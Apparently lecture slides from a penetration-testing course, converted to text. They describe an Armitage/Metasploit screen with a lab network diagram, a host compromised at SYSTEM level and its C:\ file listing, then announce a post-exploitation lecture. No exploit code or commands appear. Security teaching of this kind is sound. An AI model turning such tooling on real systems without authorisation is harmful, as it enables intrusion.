(C) Copyright 1985-2001 Microsoft Corp.  
C:\WINDOWS\System32\>
```





# Armitage – GUI for Metasploit



Armitage interface showing a network diagram and a file explorer.

**Network Diagram:**

- Top node: 192.168.1.104 (NT AUTHORITY\SYSTEM @ ACME-14E429D2B5 (ADMIN))
- Bottom left node: 192.168.1.101 (Apple logo)
- Bottom middle node: 192.168.1.106 (Linux logo)
- Bottom right node: 192.168.1.108 (Printer icon)

**File Explorer (C:\):**

Name	Size	Modified	Mode
Documents and Settings		2010-02-14 22:22:02 -0500	40777/rwxrwxrwx
Inetpub		2010-02-14 22:16:37 -0500	40777/rwxrwxrwx
Program Files		2010-10-04 10:13:32 -0400	40555/r-xr-xr-x
Python25		2010-09-29 09:43:01 -0400	40777/rwxrwxrwx
System Volume Information		2010-02-14 22:21:33 -0500	40777/rwxrwxrwx
WINNT		2010-10-04 11:19:56 -0400	40777/rwxrwxrwx
lcc		2010-09-29 12:38:25 -0400	40777/rwxrwxrwx
learn		2010-10-16 20:02:11 -0400	40777/rwxrwxrwx
srtFtpLogs		2010-09-30 16:04:14 -0400	40777/rwxrwxrwx
AUTOEXEC.BAT	0b	2010-02-14 22:17:24 -0500	100777/rwxrwxrwx
CONFIG.SYS	0b	2010-02-14 22:17:24 -0500	100666/rw-rw-rw-
IO.SYS	0b	2010-02-14 22:17:24 -0500	100444/r--r--r--
MSDOS.SYS	0b	2010-02-14 22:17:24 -0500	100444/r--r--r--

Buttons: Upload... Make Directory Refresh

To direct input to this virtual machine, click inside the window.

## Next Lecture

# Post Exploitation – Actions on Target